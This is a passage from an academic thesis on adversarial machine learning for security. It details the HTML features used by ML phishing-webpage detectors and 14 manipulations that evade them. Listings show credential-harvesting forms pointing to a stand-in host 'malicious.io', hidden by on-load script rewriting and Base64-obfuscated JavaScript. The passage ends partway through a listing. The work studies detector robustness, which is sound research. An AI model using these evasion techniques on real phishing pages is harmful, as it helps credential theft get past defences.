Giuseppe Floris, Christian Scano, **Biagio Montaruli**, Luca Demetrio, Andrea Valenza, Luca Compagna, Davide Ariu, Luca Piras, Davide Balzarotti, and Battista Biggio. **"ModSec-AdvLearn: Countering Adversarial SQL Injections With Robust Machine Learning"**. *In IEEE Transactions on Information Forensics and Security. 2025.*

[1]The author of this thesis is one of the co-authors of this paper.

2.3 Phishing Detection

Phishing remains a prevalent and evolving form of cybercrime, with phishing webpages widely used to steal sensitive user information [82, 157, 140, 16]. While blocklists have traditionally been employed [138, 126], they are easily bypassed by adaptive attackers [168], prompting the adoption of machine learning-based phishing webpage detectors (ML-PWD) [164, 124, 74, 71]. Recent studies, however, have shown that ML-PWD are vulnerable to adversarial attacks in both the problem space (e.g., manipulating URLs, HTML code, or visual appearance) and the feature space [98, 1, 21, 18]. Notably, *SpacePhish* [16] provided the first comprehensive benchmark of adversarial attacks against ML-PWD, but its evaluation is limited by two factors: (i) it does not consider problem-space adversarial attacks, and (ii) it relies on a small set of *cheap* manipulations, many of which are ineffective or even counterproductive. In this thesis, we address these limitations by proposing a novel set of functionality- and rendering-preserving manipulations (see Section 3.4.1) and a query-efficient black-box optimizer to generate optimized problem-space adversarial attacks that can completely evade state-of-the-art ML-PWD using only 30 queries (see Chapter 3 for details).

2.4 macOS Malware Detection

The adoption of macOS in enterprise environments has grown steadily, with recent surveys showing that it is now deployed in 76% of large US businesses and is projected to become the dominant enterprise endpoint OS by 2030 [51, 179]. This popularity has been accompanied by the rise of macOS-targeting malware, with 2024 witnessing significant growth in infostealers and the first widespread targeting of Apple's `arm64` architecture via native binaries or universal `fat` files [121, 161]. These trends have motivated researchers to adapt malware detection approaches, often machine learning-based, to the macOS ecosystem.

However, at present, macOS malware detection research [129, 146, 58, 36, 166] remains limited: all studies rely on small, proprietary datasets and are also limited to generic static features such as strings, byte n-grams, and file-level statistics, overlooking macOS-specific properties of the Mach-O file format [158], i.e., the native executable format for macOS binaries. In this thesis, we address these limitations by collecting a large dataset of 41,129 macOS binaries and designing a new ML-based detector that leverages macOS-specific features such as code signing certificates, entitlements, persistence mechanisms, and key system APIs. Thanks to this novel feature

set, our detector achieves state-of-the-art performance, significantly outperforming prior work, and demonstrates strong generalization capabilities on novel samples (see Chapter 5 for details).

2.5 Software Supply-Chain Security

Software supply-chain attacks have emerged as one of the most pressing threats to modern software ecosystems. The 2024 Sonatype report highlighted a 156% year-over-year increase in malicious packages, with more than 512,000 newly identified in a single year [155]. PyPI, the primary repository for Python packages, has been a recurring target, facing waves of malicious uploads that even forced a temporary suspension of new project creation and user registration [35, 63]. The timely detection of malicious packages is therefore critical to preventing large-scale harm. Recent research has explored machine learning-based solutions for supply-chain security [89, 190, 97, 192, 70, 72], but two key challenges remain unresolved. First, state-of-the-art detectors have not been evaluated for robustness against adversarial manipulations of source code, despite the inherently adversarial nature of this problem, nor they have they explored adversarial training as a potential defense. Second, existing approaches have not addressed stakeholder-specific requirements: for example, repository maintainers with limited resources may prioritize minimizing false positives, while enterprise security teams may accept higher false positive rates to maximize coverage. These open issues underscore the need for adaptive and adversarially robust detection strategies that can meet the diverse operational needs of different stakeholders. In this thesis, we address these gaps by introducing a robust and adaptive detector for malicious PyPI packages that incorporates adversarial training to enhance robustness against code obfuscation techniques and can be seamlessly integrated into both public and enterprise ecosystems (see Chapter 4 for details).

To complement automated detection mechanisms, several scoring systems have been proposed to help users identify trustworthy open-source packages. Among these, the SourceRank score [162, 147, 2] has been widely adopted in the literature for several purposes, e.g., to rank and select PyPI packages [89, 162, 76], to serve as a feature to build a prediction model [75], to infer dependencies of third-party packages [184]. However, despite its widespread use, the robustness of SourceRank against adversarial manipulation has not been systematically evaluated. In this thesis, we address this gap by analyzing the SourceRank score through a comprehensive threat modeling inspired to the adversarial machine learning literature [25, 128]

16

and large-scale evaluation on the PyPI ecosystem (see Chapter 6 for details), revealing several evasion techniques that allow attackers to inflate the score of malicious packages and masquerade them as trustworthy.

Chapter 3

Query-Efficient Adversarial HTML Attacks on Machine-Learning Phishing Webpage Detectors

3.1 Introduction

Over the past years, we witnessed a significant increase in the number of phishing attacks [82, 157, 140], thereby emphasizing that this remains a significant form of cybercrime. Among all the different types of phishing, this work focuses on the detection of phishing *webpages*, which are typically created by an attacker to steal sensitive information such as login credentials [16]. To counter this open problem, in addition to the use of blocklists [138, 126] that have been demonstrated easy to bypass by *adaptive* attackers [168], novel approaches based on machine-learning [168, 164, 124, 74, 153, 71, 42] have been proposed in recent years to enhance the detection capabilities of phishing detection systems. However, phishing webpage detectors based on machine-learning (i.e., ML-PWD, using the same acronym of Apruzzese *et al.* [16]) have been shown to be vulnerable to adversarial attacks [16, 42, 98, 20, 1, 21, 5, 64], both in the *problem space*, which is the input space of HTML pages, and the *feature space*, which is the space where webpages are represented as feature vectors [18, 16]. In problem-space attacks, the attacker directly manipulates the URL [21, 20], the HTML code [95, 98] or the visual representation [1] of the phishing webpage with physically realizable manipulations [18], while

 18




Figure 3.1: Overview of our work: we propose a novel set of adversarial manipulations that are functionality- and rendering-preserving by design, and a query-efficient black-box optimizer to generate HTML adversarial attacks that are able to completely evade state-of-the-art machine-learning phishing webpage detectors (ML-PWD).

feature-space attacks only manipulate the abstract feature representation of input samples. To this extent, *SpacePhish* [16] represents one of the most recent and comprehensive studies about adversarial attacks against ML-PWD both in the problem and feature spaces. Indeed, its authors provide a well-validated benchmark of state-of-the-art ML-PWD.

However, their work is characterized by two major limitations. First, investigating how the adversarial robustness changes if the attacker is able to optimize the adversarial attacks by querying the target ML-PWD is an important open point of their work. Second, they use a limited set of *cheap* adversarial manipulations i.e., manipulations that do not require any knowledge about the structure of phishing webpages such as the insertion of internal links and URL-shortening [16, 17], which result in weak or, in some cases, even useless attacks. Indeed, the reported results show that, for some evaluated ML-PWD, such *cheap* attacks (indicated as WA^r in their paper) cause the manipulated phishing webpage to appear even *more malicious* to the ML-PWD.

To address the aforementioned limitations, we propose a novel methodology for generating optimized and query-efficient HTML adversarial attacks (see Figure 3.1). Specifically, we first perform a thorough security

analysis of the HTML features used in *SpacePhish* (Section 3.2), which are widely adopted in the literature [71, 74, 111, 153], to understand how they can be evaded. Then, in addition to the HTML manipulations proposed in *SpacePhish*, we design a novel set of 14 manipulations that maintain the original functionality [46] and rendering [57] while manipulating the HTML code of phishing webpages (Section 3.4.1). On the basis of these manipulations, we formulate a query-efficient black-box optimization algorithm (Section 3.4.2) that generates optimized adversarial phishing webpages in the problem space.

Finally, we validate our approach through an extensive experimental analysis (Section 3.5), showing that our novel adversarial attacks are able to completely evade the ML-PWD evaluated in *SpacePhish* using just 30 queries. To foster reproducibility, we share the source code of our work[1].

To summarize, we provide the following three contributions:

- We conduct a comprehensive security analysis of the HTML features used in *SpacePhish* and, on top of it, we devise a novel set of adversarial manipulations that are functionality- and rendering-preserving by design, with the goal to evade all the analyzed features.
- We propose a black-box optimizer inspired by mutation-based fuzzing [189], which allows us to craft optimized HTML adversarial attacks using the proposed manipulations;
- We empirically show that our methodology allows us to significantly reduce the detection capabilities of current state-of-the-art ML-PWD to zero using very few queries.

We conclude the paper by discussing the open points of our work, along with promising future research directions (Section 3.6).

3.2 Background

In this section, we first give an overview of the basic structure of webpages and then we describe the HTML features adopted in *SpacePhish* [16].

3.2.1 Webpage Structure

Webpages are generally described using the HTML language [175]. They have a basic structure that consists of a tree hierarchy represented by the

[1] https://github.com/advmlphish/raze_to_the_ground_aisec23

HTML Document Object Model (DOM) tree [73], which is made of multiple HTML elements corresponding to the DOM nodes. Each HTML element is represented through (i) a single tag or a pair of (start and end) tags and (ii) some content that includes text or other nested HTML elements. Moreover, HTML elements can have attributes consisting of name-value pairs to provide additional information about the element. Although the HTML specification includes many types of elements, a typical webpage (see Listing 3.1) includes the head (lines 3-8) and the body (lines 9-17) represented by the `<head>` and `<body>` element, respectively. The head is used to set the webpage title through the `<title>` element (line 4) and optionally to define the visual appearance of some embedded HTML elements through the `<style>` element (lines 5-7). The body, instead, includes the main content of the webpage, i.e., all the HTML elements that are generally displayed by a web browser. For instance, the example webpage includes a login form (lines 11-16), defined via a `<form>` element, which consists of two `<input>` elements used to collect the username (line 13) and password (line 15) from the user.

```
1  <!DOCTYPE html>
2  <html>
3  <head>
4  <title>Website title</title>
5  <style>
6    h1 {color: red;}
7  </style>
8  </head>
9  <body>
10   <h1>Welcome to the website</h1>
11   <form action="login.php", method="get">
12     <label for="pwd">Enter your username: </label>
13     <input type="text" name="username" required>
14     <label for="pwd">Enter your password: </label>
15     <input type="password" name="pass" required>
16   </form>
17 </body>
18 </html>
```

Listing 3.1: Example of a webpage.

3.2.2 HTML Feature Analysis

In the following we analyze in detail the features used in *SpacePhish* to better understand how they work and thus, how to evade them. This is a missing point in *SpacePhish*. Indeed, its authors only provide a brief description of some of them (5 out 22) in the related supplementary document [17], and do not carefully analyze how they can be bypassed using problem-space

manipulations. We also remark that such features are also widely used in other papers [71, 74, 111, 153], and some of them also in competitions about machine learning security such as the Machine Learning Security Evasion Competition 2022 (MLSEC 2022)[2] [17, 57].

HTML_freqDom. This feature analyzes the number of internal (n_int) and external (n_ext) HTML elements in the webpage. An element is internal if it includes a link that shares the same domain as the webpage URL; otherwise, it is external. Then, if n_ext is 0 or n_int $\geq$ n_ext, this feature is set to -1 (the webpage is likely benign); else, it is set to $+1$ (the webpage is likely phishing). This feature analyzes the following types of HTML elements: anchors (`<a>`), images (`<img>`), links (`<link>`) and videos (`<video>`).

HTML_objectRatio. This feature represents the ratio between the number of external HTML elements, n_ext, and the total one, n_tot = n_ext + n_int, where n_int represents the number of internal HTML elements. The ratio is compared against two thresholds: the suspicious (0.15) and phishing (0.30) thresholds. If the ratio is lower than the suspicious threshold, the value of the feature is -1 (the webpage is likely benign). Otherwise, if the ratio is in between the two thresholds, the webpage is assumed suspicious and the feature is set to 0. Finally, if the ratio is greater than the phishing threshold, the feature is set to $+1$ (the webpage is likely phishing). The HTML elements considered by this feature are the same as HTML_freqDom.

HTML_metaScripts. This feature is similar to HTML_objectRatio, but it applies to script (`<script>`), meta (`<meta>`) and link (`<link>`) elements. This feature adopts two different values for the thresholds. Specifically, the suspicious and phishing thresholds are set to 0.52 and 0.61, respectively. Moreover, if the ratio is greater than 0.61, the feature is set to $+1$ (the webpage is likely phishing); if the ratio is less than 0.52, the feature is -1 (the webpage is likely benign); otherwise, it is set to 0 (the webpage is assumed suspicious).

HTML_commPage. This feature analyzes the number of internal (n_int) and external (n_ext) elements, and is initialized using the following formula:

$$\text{HTML_commPage} = \frac{max(\text{n_ext}, \text{n_int})}{\text{n_ext} + \text{n_int}}$$

This feature takes into account the same HTML elements analyzed by both HTML_objectRatio and HTML_metaScripts.

[2] https://www.robustintelligence.com/blog-posts/ml-security-evasion-competition-2022

HTML_commPageFoot. This feature works as HTML_commPage except that it focuses on the HTML elements included in the footer (<footer>) rather than the body of the webpage.

HTML_SFH. This feature computes the ratio of suspicious forms as the number of suspicious forms divided by the total number of forms. The ratio is compared against two thresholds: susp_thr, which is set to 0.5 and is used to decide if a webpage is suspicious, and phish_thr, which is set to 0.75 and allows one to determine whether a webpage is phishing. According to its implementation, a form is considered suspicious if one of the following conditions is satisfied: it includes an external link (specified through the `action` attribute), the `action` attribute is set to `"about:blank"` (i.e., it points to a new blank webpage) or when it is set to an empty string (i.e., `<form action="">`). In particular, if the ratio is lower than the suspicious threshold, the feature is set to -1 (the webpage is likely benign). Else, if the ratio is greater than the phishing threshold, then the feature is initialized to $+1$ (the webpage is likely phishing). Otherwise, i.e., the ratio is between the two thresholds, this feature is set to 0 (the webpage is considered suspicious).

HTML_popUP. This feature checks whether the webpage displays a pop-up window that prompts the user for some input, such as credentials in case of phishing webpages. A pop-up window can be commonly introduced by using the `prompt()` or `window.open()` JavaScript (JS) functions. Specifically, this feature looks for the names of such functions and if it finds the former, it is set to 1 (the webpage is likely phishing); while it is set to 0 (the webpage is likely suspicious) if it finds the latter. Otherwise, its value is -1 (the webpage is likely benign).

HTML_rightClick. This feature inspects the source code of the webpage to determine if a context menu has been disabled, which is the equivalent of disabling the mouse right-click. In particular, it checks the following patterns to disable a context menu: if the `preventDefault()` method of the HTML DOM is present in the webpage or if there is at least one HTML element with the `oncontextmenu` attribute set to `"return false"`. Hence, this feature is set to $+1$ (the webpage is likely phishing) if it finds at least one disabled context menu, and to -1 (the webpage is likely benign) otherwise.

HTML_domCopyright. This feature analyzes if the webpage contains a copyright notice with the copyright symbol (©). If not, the webpage is considered suspicious and its value is set to 0. Otherwise, if the copyright notice contains the website domain name, the feature is set to -1 (the webpage is likely benign). Else (i.e., no webpage domain in the copyright notice) it is set to $+1$ (the webpage is likely phishing).

HTML_nullLnkWeb. This feature computes the frequency of suspicious anchors contained in a website as the number of suspicious anchors divided by the total number of anchors. An anchor is considered suspicious if it contains one of the following useless links: "#", "#content", "#skip" and "JavaScript ::void(0)"; or if it is an internal link.

HTML_nullLnkFooter. This feature works in the same way as HTML_nullLnkWeb, but it computes the frequency of suspicious anchors included in the footer rather than the body.

HTML_brokenLnk. This feature computes the ratio of external elements with broken links (i.e., links that point to an unreachable website) against the total number of external ones included in the webpage. This feature analyzes the same HTML elements considered by both HTML_objectRatio and HTML_metaScripts.

HTML_loginForm. This feature is set to +1 (the webpage is likely phishing) if the webpage contains one or more forms with a useless internal link or an external one; otherwise, it is set to −1 (the webpage is likely benign). An internal link is useless if it is equal to one of the following: "" (empty string), #, #nothing, #null, #void, #doesnotexist, #whatever, javascript, javascript::;, javascript::void(0), javascript::void(0);.

HTML_hiddenDiv. This feature checks if there are content division elements, a.k.a. div (<div>), which are hidden by setting the style attribute to "visibility:hidden" or "display:none". If so, this feature is set to +1 (the webpage is likely phishing), else to −1 (the webpage is likely benign).

HTML_hiddenButton. This feature is set to +1 (the webpage is likely phishing) if there is at least one button (<button>) element disabled by setting the style attribute to "disabled". Otherwise, the webpage is considered benign and this feature is set to −1.

HTML_hiddenInput. This feature is set to +1 (the webpage is likely phishing) if there is at least one input element that is disabled (i.e., <input disabled>) or hidden (i.e., <input type="hidden">). Otherwise, this feature is set to −1 (the webpage is likely benign).

HTML_URLBrand. This feature analyzes the title (<title>) of the webpage to check whether it contains the website's domain name. If so, the webpage is considered benign and this feature is set to −1. Otherwise, it is initialized to +1 (the webpage is likely phishing). Moreover, if the title is not found, this feature is set to 0 (the webpage is suspicious).

HTML_iFrame. This feature targets inline frame elements, a.k.a. iframe (<iframe>), usually used to embed a webpage within another one, by checking patterns commonly used for hiding an iframe, such as <iframe style="display: none"> and <iframe style="visibility: hidden">. If any of these

patterns are found, the feature is set to +1 (the webpage is likely phishing), else to −1 (the webpage is likely benign).

HTML_favicon. This feature checks if the *favicon* (i.e., an icon associated with a particular website) is loaded from an external source. If so, it is set to +1 (the webpage is likely phishing), while it is set to −1 (the webpage is likely benign) if the favicon is internal. Moreover, if no favicon is included in the webpage, it is considered suspicious and this feature is set to 0. To check the presence of the favicon, this feature looks for link elements including either `rel="shortcut icon"` or `rel="icon"` attributes.

HTML_statBar. This feature inspects the webpage to check whether it changes the text of the status bar at the bottom of the browser window by looking for the presence of `window.status` in the HTML code. If so, this feature is set to +1 (the webpage is likely phishing); else the value of the feature is −1 (the webpage is likely benign).

HTML_css. This feature checks whether the webpage uses an external CSS style sheet, i.e., if the style sheet is imported from an external web location using a link element as in the following example: `<link rel="stylesheet" href="mystyle.css">`. If so, this feature is set to +1 (the webpage is likely phishing), else to −1 (the webpage is likely benign).

HTML_anchors. This feature computes the ratio of suspicious anchors included in the webpage and compares it against two thresholds: suspicious (0.32) and phishing (0.505). Then, if there are no anchors in the webpage or the ratio is lower than the suspicious threshold, then this feature is set to −1 (the webpage is likely benign). Else, if the ratio is higher than the phishing threshold, it is set to +1 (the webpage is likely phishing). Otherwise, i.e., if the ratio is between the two thresholds, its value is 0 (the webpage is considered suspicious). An anchor is assumed suspicious if contains an external link or if it includes an internal link belonging to the same list of patterns checked by the HTML_nullLnkWeb feature, i.e., #, `#skip`, `#content` and `JavaScript ::void(0)`.

3.3 Threat model

In this section, we first formalize the threat model used in our work, and then we compare it to the one proposed in *SpacePhish* [16].

3.3.1 Formalization

We describe the threat model according to the following four criteria widely used in the adversarial machine learning literature [25].

Goal. The goal of the adversary consists in causing an integrity violation by evading a target machine-learning phishing detector at test time through adversarial phishing webpages generated in the problem space. In other words, the adversary aims to manipulate the HTML code of these webpages using functionality- and rendering-preserving manipulations so that they are classified as benign.
Knowledge. In our threat model, we assume a *black-box* scenario [50, 25]. Specifically, the machine-learning algorithm, its features, the parameters as well as the data, and the objective function used during the training phase are unknown to the attacker. Regarding the feature set, although it is generally assumed that the attacker does not know the exact features used by the machine learning algorithm [25], it is possible to obtain information about the most widely used features in the state-of-the-art by analyzing the description of many solutions that are publicly available in the literature (e.g., [16, 153]). Based on this idea, we have carefully analyzed the most common HTML features adopted in the literature and defined ad-hoc adversarial manipulations to evade all of them. In this way, the attacker can use all the defined manipulations with the aim to evade as many features as possible.
Capability. In our threat model, we assume that the attacker can use the ML-PWD as an *oracle* by querying it and collecting its output confidence score, representing the probability of classifying the input webpages as phishing.
Strategy. The adversarial phishing webpages can be generated by solving the following optimization problem:

$$\underset{\boldsymbol{t} \in \mathcal{T}}{\text{minimize}} \quad f(h(\boldsymbol{z}, \boldsymbol{t}))\,, \tag{3.1}$$

which amounts to find the sequence of manipulations $\boldsymbol{t} = [t_0, \ldots, t_K]$ that, when applied to the given phishing webpage $\boldsymbol{z}$, generate an adversarial phishing webpage, $z^\star = h(\boldsymbol{z}, \boldsymbol{t})$, that minimizes the confidence score $f(z^\star)$ returned by the target machine-learning model denoted with f. For simplicity, in our formulation we assume that the machine-learning model includes a feature extraction step before classification, i.e., f takes the raw webpage directly as input, but internally performs a preliminary step to map the input webpage to a feature vector. Moreover, $h : \mathcal{Z} \times \mathcal{T} \to \mathcal{Z}$ is a function that applies a sequence of functionality- and rendering-preserving manipulations $\boldsymbol{t}$ to the HTML code of the phishing webpage $\boldsymbol{z}$, and outputs a valid webpage with the same behavior and rendering as the input one, but with a different HTML code. Under the given black-box setting, and considering that the feature extraction step performed by f may not

be differentiable, the above optimization problem cannot be solved using classical gradient-based approaches. For this reason, in this work we adopt a *black-box (a.k.a. gradient-free)* optimization algorithm that is described in detail in Section 3.4.2.

3.3.2 Comparison with *SpacePhish*

Our threat model differs from that proposed by Apruzzese *et al.* [16], as we assume the possibility of querying the ML-PWD. Recall indeed that this is a valid assumption adopted in many papers [130, 22, 38, 98, 95], especially when considering Machine-Learning-as-a-Service (MLaaS) scenarios, in which the attacker can interact with the target machine-learning model by sending queries to it and observing its predictions [128, 130]. For instance, those available through VirusTotal can be easily queried through dedicated APIs provided by the VirusTotal platform [133, 39]. In this work, we want to extend the threat model of *SpacePhish* in order to thoroughly evaluate the adversarial robustness of state-of-the-art ML-PWD when the attacker can optimize the adversarial attacks. Finally, it is worth noting that, even if the output of the ML-PWD is not available, the attacker can still optimize the adversarial attacks by using a so-called surrogate model [50, 128, 46, 193]. However, this approach is out of the scope of our work.

3.4 Optimized HTML adversarial attacks

In this section, we describe our methodology for generating optimized and query-efficient HTML adversarial attacks. Specifically, we first present our novel set of 14 functionality- and rendering-preserving adversarial manipulations designed to evade the HTML features described in Section 3.2.2. Then, we describe our black-box optimizer that uses the proposed manipulations in order to optimize the generation of adversarial phishing webpages.

3.4.1 Adversarial Manipulations

Each manipulation consists in a function that takes in input a phishing webpage, modifies its HTML code, and returns the new valid webpage with the same functionality and rendering as the input. In the following we will describe the details of our manipulations, including the HTML features they aim to evade, as well as how they preserve the original rendering and functionality.

InjectIntElem. This manipulation aims to inject a given number of internal HTML elements into the body of the webpage. It has been proposed

Manipulation	Evaded feature(s)	Type
InjectIntElem⋆	HTML_freqDom, HTML_objectRatio, HTML_commPage, HTML_nullLnkWeb (int. links)	MR
InjectIntElemFoot⋆	HTML_commPageFoot, HTML_nullLnkFooter (int. links)	MR
InjectIntLinkElem	HTML_metaScripts	MR
InjectExtElem	HTML_freqDom, HTML_objectRatio, HTML_metaScripts, HTML_commPage	MR
InjectExtElemFoot	HTML_commPageFoot	MR
UpdateForm	HTML_SFH (int. links), HTML_loginForm (int. links)	SR
ObfuscateExtLinks	HTML_SHF (ext. links), HTML_brokenLnk, HTML_anchors (ext. links), HTML_css, HTML_favicon (ext. links), HTML_loginForm (ext. links)	SR
ObfuscateJS	HTML_statBar, HTML_rightClick, HTML_popUP	SR
InjectFakeCopyright	HTML_domCopyright	SR
UpdateIntAnchors	HTML_anchors (int. links), HTML_nullLnkWeb (useless links), HTML_nullLnkFooter (useless links)	SR
UpdateHiddenDivs	HTML_hiddenDiv	SR
UpdateHiddenButtons	HTML_hiddenButton	SR
UpdateHiddenInputs	HTML_hiddenInput	SR
UpdateTitle	HTML_URLBrand	SR
UpdateIFrames	HTML_iFrame	SR
InjectFakeFavicon	HTML_favicon (no favicon included)	SR

Table 3.1: Adversarial manipulations used in this work along with the corresponding evaded features and their type, defined according to the way they can be applied by the black-box optimizer (see Section 3.4.2), i.e., single-round (SR) or multi-round (MR). The manipulations marked with ⋆ have been originally proposed by Apruzzese *et al.* [16].

in *SpacePhish* to implement the WA^r and $\widehat{\text{WA}^r}$ attacks with the aim to evade the HTML_objectRatio feature [17]. The former, WA^r, assumes no knowledge about the target phishing detectors and injects 50 hidden anchors with internal links. On the other hand, the latter, $\widehat{\text{WA}^r}$, assumes an attacker who knows how the HTML_objectRatio feature works including its thresholds, hence this manipulation injects as many links as needed to meet the suspicious threshold (0.15) so that the sample is considered benign by this feature. In our case, we also assume that the attacker does not know the internal thresholds used by the HTML_objectRatio feature. Therefore, in order to evade that feature, we design a black-box algorithm (see Section 3.4.2) that iteratively applies this manipulation in order to inject a fixed number of internal elements, until the confidence score returned by the target phishing detector decreases, thus meaning that the feature has been evaded. In our implementation, we inject the same type of HTML elements as in *SpacePhish*, i.e., anchors, but the number of injected internal elements is set to 10 in order to have a finer level of granularity. Using this manipulation, we are able to evade other HTML features that depend on anchor elements with internal links, i.e., HTML_freqDom, HTML_commPage, HTML_nullLnkWeb. Regarding the HTML_nullLnkWeb feature, this manipulation only targets internal anchors included in the body or the footer. On the other hand, to bypass this feature when it searches for patterns that represent useless internal links we have created another manipulation, *UpdateIntAnchors*, which is described in the following.

Finally, since this manipulation injects some HTML elements, we must ensure that they are properly hidden in order to preserve the original rendering. To this end, there are several approaches that can be adopted by the attacker (see Listing 3.2):

1. Using the `hidden` attribute (line 10). Inserting this attribute into an HTML element tells the browser to not render the content of the element. This is the default approach adopted by this manipulation.

2. Modifying the style of the element. It is possible to hide an HTML element setting the `style` attribute to `"display:none"` (line 11). This is the approach used in *SpacePhish* [16, 17].

3. Similarly to (2), but using the `<style>` HTML element (lines 5-7) instead of the `style` attribute.

4. Using `<noscript>` (lines 13-15) and add inside it the HTML elements to be hidden. It is worth noting that this only works if JavaScript is enabled on the victim's web browser.

```
<!DOCTYPE html>
<html>
<head>
<title>Home</title>
<style>
  #mypar {display: none;}
</style>
</head>
<body>
  <p hidden="">Hidden text</p>
  <p style="display:none">Hidden text</p>
  <p id="mypar">Hidden text</p>
  <noscript>
    <p>Hidden text</p>
  </noscript>
</body>
</html>
```

Listing 3.2: Example showing different approaches to hide HTML elements: using the `hidden` attribute (line 10), modifying the CSS style (lines 6 and 11), and embedding the element in `<noscript>` (line 14).

InjectIntElemFoot. This manipulation behaves similarly to *InjectIntElem* but injects the internal elements into the footer of the webpage to evade the HTML_commPageFoot and HTML_nullLnkFooter features.
InjectIntLinkElem. This manipulation works exactly as *InjectIntElem* but injects 10 hidden HTML elements of type `<link>` instead of `<a>` in order to evade the HTML_metaScript feature since it depends on `<link>` elements.
InjectExtElem. This manipulation behaves similarly to *InjectIntElem* but injects external HTML elements, i.e., elements with external links, instead of internal ones. Specifically, it injects 10 `<link>` elements that are also hidden as for *InjectIntElem* (i.e., by adding the `hidden` attribute) to preserve the original rendering. The injected external links are randomly extracted from a list of some well-known websites selected from the Alexa Top Million ranking[3] in order to appear benign. This manipulation evades multiple features that depend on external elements, which are HTML_freqDom, HTML_objectRatio, HTML_commPage, and HTML_metaScript.
InjectExtElemFoot. This manipulation works similarly as *InjectExtElem*, but the external elements are inserted into the footer of the webpage with the goal to evade the HTML_commPageFoot feature.
UpdateForm. This manipulation has been designed to evade the HTML_SFH and HTML_loginForm features when a form in the webpage includes an internal link matching one of the patterns searched by the two features, which represent useless internal links generally used by attackers such as #.

[3] https://www.alexa.com/

Specifically, this manipulation replaces the original internal link, specified with `action` attribute, with another random one that does not trigger the target features, such as #! or #none. The original rendering is not affected because this manipulation updates a property of forms that does not affect the visual appearance of the webpage.

ObfuscateExtLinks. This manipulation aims to obfuscate the external links in a webpage in order to evade multiple HTML features, i.e., HTML_SHF, HTML_loginForm, HTML_css, HTML_anchors, HTML_brokenLnk and HTML_favicon. Specifically, this manipulation executes the following steps:

1. Substitute the external link with a random internal one that is not detected as suspicious by the HTML features (#! as for HTML_SHF);
2. Create a new script element (`<script>`) that updates the value of the `action` attribute to the original external link when the page is loaded;
3. Add the new script element into the `<head>` of the webpage.

To better explain the obfuscation approach, let's consider a practical example that shows how to evade the HTML_SHF feature. For instance, let's examine the simple webpage shown in Listing 3.3. It includes a form (lines 7-10) with a malicious external link (line 7) for stealing the victim's credentials, which is detected by the HTML_SHF feature. Listing 3.4 shows a new webpage in which the malicious link has been obfuscated using the script in lines 5-9. In particular, the original link assigned to `action` is updated with a random internal one (#!), but its original value is restored (line 7) when the page is loaded. This new adversarial phishing webpage has the same rendering as the original one, but it is no longer detected by the HTML_SHF. Furthermore, this manipulation can be applied to obfuscate the external links included in any HTML elements, thus we use it to bypass multiple features as described in the following. Regarding the HTML_anchors feature, we use this manipulation to obfuscate the external links embedded in anchor elements, thus reducing the suspicious anchor rate computed by this feature. In this way, the attacker is still able to insert hidden anchors with malicious external links but without being detected by the HTML_anchors feature. This manipulation can also evade the HTML_brokenLnk feature by replacing all broken links (if any) with internal ones, hence resulting in a benign behavior for this feature. The same applies to HTML_loginForm, HTML_css and HTML_favicon, which can be evaded using this manipulation by obfuscating the external links analyzed by such features. Finally, it is worth noting that, although this manipulation modifies external links, it

is independent of *InjectExtElem* and *InjectExtElemFoot* because they target different features. At the same time, the external links injected by these manipulations do not affect the features targeted by *ObfuscateExtLinks*.

```
1  <!DOCTYPE html>
2  <html>
3  <head>
4  <title>Login</title>
5  </head>
6  <body>
7   <form id="myform" action="http://malicious.io">
8     <label for="pwd">Enter your password: </label>
9     <input type="password" name="pass" required>
10  </form>
11 </body>
12 </html>
```

Listing 3.3: Webpage including a form with a malicious external link (line 7) detected by the HTML_SHF feature.

```
1  <!DOCTYPE html>
2  <html>
3  <head>
4  <title>Login</title>
5  <script type="text/javascript">
6  window.onload = function () {
7     document.getElementById("myform").setAttribute("action", "http://malicious.io");
8  }
9  </script>
10 </head>
11 <body>
12  <form id="myform" action="#!">
13    <label for="pwd">Enter your password: </label>
14    <input type="password" name="passwd" required>
15  </form>
16 </body>
17 </html>
```

Listing 3.4: Adversarial phishing webpage generated using *ObfuscateExtLinks*, which obfuscates the malicious link (lines 5 - 9) in the original webpage of Listing 3.3.

ObfuscateJS. This manipulation aims to obfuscate the JavaScript code inside the webpage inserted in `<script>` elements in order to evade the HTML_popUP, HTML_rightClick and HTML_statBar features. To achieve so, several techniques have been proposed in the literature [23, 183]. In this work, however, we use a different approach inspired by [57] for obfuscating the entire HTML code in a webpage, which is described in the following. For instance, let us consider the webpage in Listing 3.5, which includes a script element to open a malicious webpage. Because of the use of `window.open()`

DOM method, the webpage is considered malicious by the HTML_popUP feature. To bypass such feature, this manipulation operates as follows:

1. Extracts the JS code from the original script and encodes it into Base64 [79].

2. Replaces the content of the original script with new JS code that creates a new script to hold the original JS code (line 5), decodes the original obfuscated JS code (line 6), and insert the new script into the webpage to be executed (line 8).

It is worth noting that this approach can also be used to obfuscate the patterns searched by the other target features. Moreover, the original rendering is preserved.

```
1  <html>
2  <head>
3  <title>Home</title>
4  <script>
5    window.open("http://malicious.io", "_self");
6  </script>
7  </head>
8  <body>
9  </body>
10 </html>
```

Listing 3.5: Webpage using *window.open()* to load an external malicious link (line 5) detected by the HTML_popUP feature.

```
1  <html>
2  <head>
3  <title>Home</title>
4  <script>
5    let script = document.createElement("script");
6    script.innerHTML = atob("d2luZG93Lm9wZW4oImho \
7      dHA6Ly9tYWxpY2lvdXMuaW8iLCAiX3NlbGYiKTs=");
8    document.head.append(script);
9  </script>
10 </head>
11 <body>
12 </body>
